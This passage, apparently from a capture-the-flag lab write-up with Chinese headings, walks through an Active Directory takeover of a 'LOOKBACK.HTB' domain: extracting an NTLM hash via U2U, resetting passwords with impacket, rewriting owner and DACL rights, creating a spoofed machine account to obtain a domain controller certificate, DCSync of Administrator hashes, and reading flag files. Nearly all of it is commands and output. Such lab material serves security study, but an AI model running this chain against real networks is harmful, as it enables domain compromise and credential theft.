B5sLTYfexKRPOaK1W9fHqYeusqdAisj9nSqFKQuCfARjSS9HtXK4FL8EkwhQHONRqg76HUpwGp8FvL+a4rEKuzkVuy6atqYl+UKXKewyJLHCZSod6SoXcbDfHELhaEiJL1yA1+8y/KhC6aZzHjUMMb814oTYdGkcJ1QbRQl2dKeKvw/W8kLovLCaWeL7X
mbsFgYpuOtodd+xx2HaSF74b2pi4jkCCIK2/k5Pmb9DUjK9h2YyV6fKtAk62mrppFp
j0LauCtVpEFFGBV02vnlXoULHPKzdt5gJIYiv44G7oH1wtFvcZ16t3goBdEFsLLrNiuCuPX4QXVo5gVVT5ICLambIkqgoL7LrKGUuWp7d1Bwqc6gas/iq7qharx6RGV7jaSJTNZPMdppSt7PkGOT+p1ayjYMW8PzBIPJtEYkkMdao6qkYpxeH1ZkwCIXC
9wQEJ37yDRu6K3+kACXyChbYeQA3wbm9dryS2kdbkqou3tXQP+07u2N3GqzEdYeGKZ
rn7LZAwqnooaa8oMud5nrK5C0c0//8DX6DLf/vk5C9BwxbPbIntycIEGy4IL+9/jY+j9Bw2V406mEcnUs29xyF+9u5ZDGObbLxkwEwblpooMLkEdwglWuRkEo3DijmOSx96KXqXmjW46GMmgc0sRw1bb8jIurFtg0TBvLGRmyfwYxHA3ZP5SRrEdmJBuuqC
pryq6jlfu31e+AKX29NwzFgyLLCEfUXE1Xscmo5d/v1f1FCwldBrApXzIy+9swDX
YKIHduE7fYaDcsYo1Fp5jZBJRQFZDpr1iUQxjRorGjN611BaaFJX1jhasuaFNP1So2MwW1Ag/mpZ8s1RPqV3Hbtw+GCEYAwc2ZRg3fqhH5oY40orYMBw5M10krK+FmddL38bGxcWJgLS/myILI+G6LHozTzhNNJpE5Qgg6tagcGQ0d53o1Qt30BDrYavg
bwNvntGRxSfgb6KDs5nZL1Dtj0DFd/mnXIzA0r4hvpZ1Q3P4RGE9Z1mk596vbxpFn
cUNXILm50o08vYw9P+1E2CksT0dyNG0tqFQHaq+okp7nobkq8Ut615NbU55EHkj5RU1TtwNX7KIQ9Er0hw80vngowh1W/YgME5DP9Uiny98q7P256BdZYJgZoyo4HaMIHXoAMCAQCicg8Egcx9gckwgcaggcMwgcAwgb2gGzAZoAMCARehEgQQGL1KJKJwb
cGWWGFL//ko6E0GwxMT09LQkFDSy5IVEK1GTAXoAMCAQGHEDA0GwxJVC1TRUMTYW

ServiceRealm      : LOOKBACK.HTB

UserName          : IT-SEC-admin

UserRealm         : LOOKBACK.HTB

StartTime         : 4/11/2026 2:58:33 PM

EndTime          : 4/12/2026 12:58:33 AM

RenewTill         : 4/18/2026 2:58:33 PM

Flags             : name_canonicalize, pre_authent, initial, renewable, forwardable

KeyType           : rc4_hmac

Base64(key)       : GL1KJKJwbccGGWWGFL//kow==

ASREP (key)       : 760C703843CF1E33F279873FFD60783B

NULL

[*] Getting credentials using U2U

NULL

CredentialInfo      :

Version            : 0

EncryptionType      : rc4_hmac

CredentialData      :

CredentialCount     : 1

NTLM               : F3FE9E6330783D307510CC18645B1D0F

NULL

SQL (sa dbo@lookback)> █
```

# 用 IT-SEC-admin 重置 IT-admin

```
impacket-changepasswd \  
-protocol smb-samr \  
-reset \  
-newpass 'ItAdm!2026' \  
-altuser 'LOOKBACK/IT-SEC-admin' \  
-althash ':F3FE9E6330783D307510CC18645B1D0F' \  
'LOOKBACK/IT-admin@192.168.44.236'
```

```
(root@kali)-[~]  
# impacket-changepasswd \  
-protocol smb-samr \  
-reset \  
-newpass 'ItAdm!2026' \  
-altuser 'LOOKBACK/IT-SEC-admin' \  
-althash ':F3FE9E6330783D307510CC18645B1D0F' \  
'LOOKBACK/IT-admin@192.168.44.236'  
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies  
  
[*] Setting the password of LOOKBACK\IT-admin as LOOKBACK\IT-SEC-admin  
[*] Connecting to DCE/RPC as LOOKBACK\IT-SEC-admin  
[*] Password was changed successfully.  
[!] User no longer has valid AES keys for Kerberos, until they change their password again.  
  
(root@kali)-[~]  
# crackmapexec smb 192.168.44.236 -u 'IT-admin' -p 'ItAdm!2026' -d LOOKBACK  
/usr/lib/python3/dist-packages/paramiko/pkey.py:100: CryptographyDeprecationWarning: TripleDES has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.TripleDES and will be removed  
from this module in 48.0.0.  
  "cipher": algorithms.TripleDES,  
/usr/lib/python3/dist-packages/paramiko/transport.py:259: CryptographyDeprecationWarning: TripleDES has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.TripleDES and will be re  
moved from this module in 48.0.0.  
  "class": algorithms.TripleDES,  
SMB 192.168.44.236 445 DC01 [*] Windows Server 2022 Build 20348 (name:DC01) (domain:LOOKBACK) (signing:True) (SMBv1:False)  
SMB 192.168.44.236 445 DC01 [*] LOOKBACK\IT-admin:ItAdm!2026
```

## 用 IT-admin 接管 IT-login-user

```
(root@kali)-[~]
# python3 /tmp/ownedredit.py \
  -action write \
  -new-owner 'IT-admin' \
  -target 'IT-login-user' \
  -dc-ip 127.0.0.1 \
  'lookback.htb/IT-admin:ItAdm!2026'
```

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

```
[*] Current owner information below
[*] - SID: S-1-5-21-3830242231-3868280746-2763890440-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=lookback,DC=htb
[*] OwnerSid modified successfully!
```

```
(root@kali)-[~]
# python3 /tmp/dacledit.py \
  -action write \
  -rights FullControl \
  -principal 'IT-admin' \
  -target 'IT-login-user' \
  -dc-ip 127.0.0.1 \
  'lookback.htb/IT-admin:ItAdm!2026'
```

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

```
[*] DACL backed up to dacledit-20260411-030442.bak
[*] DACL modified successfully!
```

```
(root@kali)-[~]
# impacket-changepasswd \
  -protocol smb-samr \
  -reset \
  -newpass 'ItLogin!2026' \
  -altuser 'LOOKBACK/IT-admin' \
  -altpass 'ItAdm!2026' \
  'LOOKBACK/IT-login-user@192.168.44.236'
```

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

```
[*] Setting the password of LOOKBACK\IT-login-user as LOOKBACK\IT-admin
[*] Connecting to DCE/RPC as LOOKBACK\IT-admin
[*] Password was changed successfully.
[!] User no longer has valid AES keys for Kerberos, until they change their password again.
```

```
(root@kali)-[~]
# crackmapexec smb 192.168.44.236 -u 'IT-login-user' -p 'ItLogin!2026' -d LOOKBACK
```

/usr/lib/python3/dist-packages/paramiko/pkey.py:108: CryptographyDeprecationWarning: TripleDES has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.TripleDES and will be removed from this module in 48.0.0.  
 "cipher": algorithms.TripleDES,  
 /usr/lib/python3/dist-packages/paramiko/transport.py:259: CryptographyDeprecationWarning: TripleDES has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.TripleDES and will be removed from this module in 48.0.0.  
 "class": algorithms.TripleDES,

|     |                |     |      |                                                                                                |
|-----|----------------|-----|------|------------------------------------------------------------------------------------------------|
| SMB | 192.168.44.236 | 445 | DC01 | [*] Windows Server 2022 Build 20348 (name:DC01) (domain:LOOKBACK) (signing:True) (SMBv1:False) |
| SMB | 192.168.44.236 | 445 | DC01 | [*] LOOKBACK\IT-login-user:ItLogin!2026                                                        |

```
(root@kali)-[~]
# crackmapexec winrm 127.0.0.1 -u 'IT-login-user' -p 'ItLogin!2026' -d LOOKBACK -x whoami

/usr/lib/python3/dist-packages/paramiko/pkey.py:100: CryptographyDeprecationWarning: TripleDES has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.TripleDES and will be removed
from this module in 48.0.0.
  "cipher": algorithms.TripleDES,
/usr/lib/python3/dist-packages/paramiko/transport.py:259: CryptographyDeprecationWarning: TripleDES has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.TripleDES and will be re
moved from this module in 48.0.0.
  "class": algorithms.TripleDES,
HTTP 127.0.0.1 5985 127.0.0.1 [*] http://127.0.0.1:5985/wsman
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed
from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM 127.0.0.1 5985 127.0.0.1 [*] LOOKBACK\IT-login-user:ItLogin!2026 (Pwn3d!)
WINRM 127.0.0.1 5985 127.0.0.1 [*] Executed command
WINRM 127.0.0.1 5985 127.0.0.1 lookback\it-login-user
```

## 建机器账号 PWNBOX\$

```
(root@kali)-[~]
# certipy-ad account create \
-u 'IT-login-user@lookback.htb' \
-p 'ItLogin!2026' \
-scheme ldaps \
-dc-ip 127.0.0.1 \
-target 127.0.0.1 \
-user 'PWNBOX$' \
-pass 'Pwnbox!2026'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Creating new account:
    SAMAccountName           : PWNBOX$
    unicodePwd               : Pwnbox!2026
    userAccountControl       : 4096
    servicePrincipalName     : HOST/PWNBOX
                             RestrictedKrbHost/PWNBOX
    dnsHostName              : pwnbox.lookback.htb
[*] Successfully created account 'PWNBOX$' with password 'Pwnbox!2026'
```

## 改 PWNBOX\$ 的 dnsHostName

```
(root@kali)-[~]
# certipy-ad account update \
-u 'IT-login-user@lookback.htb' \
-p 'ItLogin!2026' \
-scheme ldaps \
-dc-ip 127.0.0.1 \
-target 127.0.0.1 \
-user 'PWNBOX$' \
-dns 'dc01.lookback.htb'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'PWNBOX$':
      dNSHostName                        : dc01.lookback.htb
[*] Successfully updated 'PWNBOX$'
```

## 申请 Machine 模板证书

```
(root@kali)-[/tmp/lookback]
# printf 'n\n' | certipy-ad req \
-u 'PWNBOX$@lookback.htb' \
-p 'Pwnbox!2026' \
-ca 'lookback-DC01-CA' \
-template 'Machine' \
-target '192.168.44.236' \
-dc-ip '127.0.0.1'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 7
[*] Got certificate with DNS Host Name 'dc01.lookback.htb'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'dc01.pfx'
```

## 校准时间

```

(root@kali)-[/tmp/lookback]
# python3 - <<'PY'
from pypsrp.client import Client
c = Client('127.0.0.1', username='LOOKBACK\\IT-login-user', password='ItLogin!2026', ssl=False, port=5985)
out, streams, had_errors = c.execute_ps('Get-Date -Format o')
print(out)
PY
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to c
from this module in 48.0.0.
    arc4 = algorithms.ARC4(self._key)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:56: CryptographyDeprecationWarning: ARC4 has been moved to c
from this module in 48.0.0.
    arc4 = algorithms.ARC4(self._key)
2026-04-11T15:09:32.2806633-07:00

(root@kali)-[/tmp/lookback]
# sudo date -u -s '2026-04-11 15:09:32'
Sat Apr 11 03:09:32 PM UTC 2026

```

## 认证成 DC01\$

```

(root@kali)-[/tmp/lookback]
# certipy-ad auth \
-pfx dc01.pfx \
-dc-ip 127.0.0.1 \
-username 'dc01$' \
-domain 'lookback.htb'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: dc01$@lookback.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'dc01.ccache'
[*] Trying to retrieve NT hash for 'dc01$'
[*] Got hash for 'dc01$@lookback.htb': aad3b435b51404eeaad3b435b51404ee:bd9d72787029cf6e64b8a89978234a6f

```

## 补 DRSUAPI 动态端口

```
(root@kali)-[/tmp/lookback]
# impacket-rpcdump @127.0.0.1 2>/dev/null | egrep -i 'drsuapi|MS-DRSR|E3514235-4B06-11D1-AB04-00C04FC2DCD2|ncacn_ip_tcp' -A3 -B2

ncalrpc:[NTDS_LPC]
ncalrpc:[OLE5CE87D2C8E64404DBCE09833B5F7]
ncacn_ip_tcp:127.0.0.1[49668]
ncacn_ip_tcp:127.0.0.1[49664]
ncalrpc:[samss_lpc]
ncalrpc:[SidKey Local End Point]
ncalrpc:[protected_storage]

--

ncalrpc:[NTDS_LPC]
ncalrpc:[OLE5CE87D2C8E64404DBCE09833B5F7]
ncacn_ip_tcp:127.0.0.1[49668]
ncacn_ip_tcp:127.0.0.1[49664]
ncalrpc:[samss_lpc]
ncalrpc:[SidKey Local End Point]
ncalrpc:[protected_storage]

--

ncalrpc:[NTDS_LPC]
ncalrpc:[OLE5CE87D2C8E64404DBCE09833B5F7]
ncacn_ip_tcp:127.0.0.1[49668]
ncacn_ip_tcp:127.0.0.1[49664]
ncalrpc:[samss_lpc]
ncalrpc:[SidKey Local End Point]
ncalrpc:[protected_storage]

--

ncalrpc:[NTDS_LPC]
ncalrpc:[OLE5CE87D2C8E64404DBCE09833B5F7]
ncacn_ip_tcp:127.0.0.1[49668]
ncacn_ip_tcp:127.0.0.1[49664]
ncalrpc:[samss_lpc]
ncalrpc:[SidKey Local End Point]
ncalrpc:[protected_storage]

--

ncalrpc:[NTDS_LPC]
ncalrpc:[OLE5CE87D2C8E64404DBCE09833B5F7]
ncacn_ip_tcp:127.0.0.1[49668]
```

```
(root@kali)-[/tmp/lookback]
# ss -ltnp | egrep '127.0.0.1:(135|445|389|636|88|5985|49664|49668)'

LISTEN 0      128          127.0.0.1:389      0.0.0.0:*      users:(("sshd",pid=1609,fd=8))
LISTEN 0      128          127.0.0.1:445      0.0.0.0:*      users:(("sshd",pid=1609,fd=9))
LISTEN 0      128          127.0.0.1:88       0.0.0.0:*      users:(("sshd",pid=1609,fd=5))
LISTEN 0      128          127.0.0.1:135      0.0.0.0:*      users:(("sshd",pid=1609,fd=7))
LISTEN 0      128          127.0.0.1:5985     0.0.0.0:*      users:(("sshd",pid=1609,fd=12))
LISTEN 0      128          127.0.0.1:636      0.0.0.0:*      users:(("sshd",pid=1609,fd=11))
LISTEN 0      128          127.0.0.1:49664    0.0.0.0:*      users:(("sshd",pid=2551,fd=5))
LISTEN 0      128          127.0.0.1:49668    0.0.0.0:*      users:(("sshd",pid=2551,fd=7))
```

## DCSync Administrator

```
(root@kali)-[/tmp/lookback]
# impacket-secretsdump \
-k -no-pass \
-just-dc-user Administrator \
'lookback.htb/dc01$@dc01.lookback.htb' \
-dc-ip 127.0.0.1
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:bbabdc192282668fe5190ab0c5150b34:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:3dc66f7cd7e5265403ae8631d1ac3fd5c6c136e38546429c added752b15b8ed3e3
Administrator:aes128-cts-hmac-sha1-96:ecbc6b951d73e7acae7a5878b01262f7
Administrator:des-cbc-md5:2c4ff18576df5152
[*] Cleaning up...

(root@kali)-[/tmp/lookback]
# █
```

## 改 Administrator 密码

```
(root@kali)-[/tmp/lookback]
```

```
# impacket-changepasswd \  
-protocol smb-samr \  
-reset \  
-newpass 'Admin!2026' \  
-althash ':bbabdc192282668fe5190ab0c5150b34' \  
-altuser 'LOOKBACK/Administrator' \  
'LOOKBACK/Administrator@192.168.44.236'
```

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[\*] Setting the password of LOOKBACK\Administrator as LOOKBACK\Administrator

[\*] Connecting to DCE/RPC as LOOKBACK\Administrator

[\*] Password was changed successfully.

[!] User no longer has valid AES keys for Kerberos, until they change their password again.

```
(root@kali)-[/tmp/lookback]
```

```
# python3 - <<'PY'
```

```
from pypsrp.client import Client
```

```
c = Client('127.0.0.1', username='LOOKBACK\Administrator', password='Admin!2026', ssl=False, port=5985)
```

```
for cmd in [  
    'whoami',
```

```
    'Get-Content C:\\Users\\Service_Maintainer\\Desktop\\user.txt',
```

```
    'Get-Content C:\\Users\\Administrator\\Desktop\\root.txt'
```

```
]:
```

```
    print('===CMD===', cmd)
```

```
    out, streams, had_errors = c.execute_ps(cmd)
```

```
    print(out)
```

```
PY
```

```
===CMD=== whoami
```

```
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.primitives.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
```

```
    arc4 = algorithms.ARC4(self._key)
```

```
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:56: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.primitives.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
```

```
    arc4 = algorithms.ARC4(self._key)
```

```
lookback\administrator
```

```
===CMD=== Get-Content C:\Users\Service_Maintainer\Desktop\user.txt
```

```
8432E5DD5B69EAC3F24E2CE3493820ED
```

```
===CMD=== Get-Content C:\Users\Administrator\Desktop\root.txt
```

```
3FEE146DB99B3B8251657A557B8D6A98
```